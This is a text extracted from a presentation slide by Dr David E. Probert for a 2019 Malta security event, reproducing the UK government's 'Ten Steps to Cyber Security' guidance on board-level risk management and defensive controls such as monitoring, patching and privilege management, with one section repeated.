Defining and communicating your Board's Information Risk Management Regime is central to your organisation's overall cyber security strategy. CESG recommend you review this regime - together with the nine associated security areas described below - in order to protect your business against the majority of cyber threats.

Network Security
Protect your networks against external and internal attack. Manage the network perimeter. Filter out unauthorised access and malicious content. Monitor and test security controls.

Malware Protection
Produce relevant policy and establish anti-malware defences that are applicable and relevant to all business areas. Scan for malware across the organisation.

Monitoring
Establish a monitoring strategy and produce supporting policies. Continuously monitor all ICT systems and networks. Analyse logs for unusual activity that could indicate an attack.

Maintain the Board's engagement with the cyber risk.

Incident Management
Establish an incident response and disaster recover capability. Produce and test incident management plans. Provide specialist training to the incident management team. Report criminal incidents to law enforcement.

Establish an effective governance structure and determine your risk appetite.

Information Risk Management Regime

Produce supporting information risk management policies.

User Education and Awareness
Produce user security policies covering acceptable and secure use of the organisation's systems. Establish a staff training programme. Maintain user awareness of the cyber risks.

Home and Mobile Working
Develop a mobile working policy and train staff to adhere to it. Apply the secure baseline build to all devices. Protect data both in transit and at rest.

Secure Configuration
Apply security patches and ensure that the secure configuration of all ICT systems is maintained. Create a system inventory and define a baseline build for all ICT devices.

Removable Media Controls
Produce a policy to control all access to removable media. Limit media types and use. Scan all media for malware before importing on to the corporate system.

Managing User Privileges
Establish account management processes and limit the number of privileged accounts. Limit user privileges and monitor user activity. Control access to activity and audit logs.



Incident Management
Establish an incident response and disaster recover capability. Produce and test incident management plans. Provide specialist training to the incident management team. Report criminal incidents to law enforcement.

Download Link: www.ncsc.gov.uk/collection/10-steps-to-cyber-security

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©

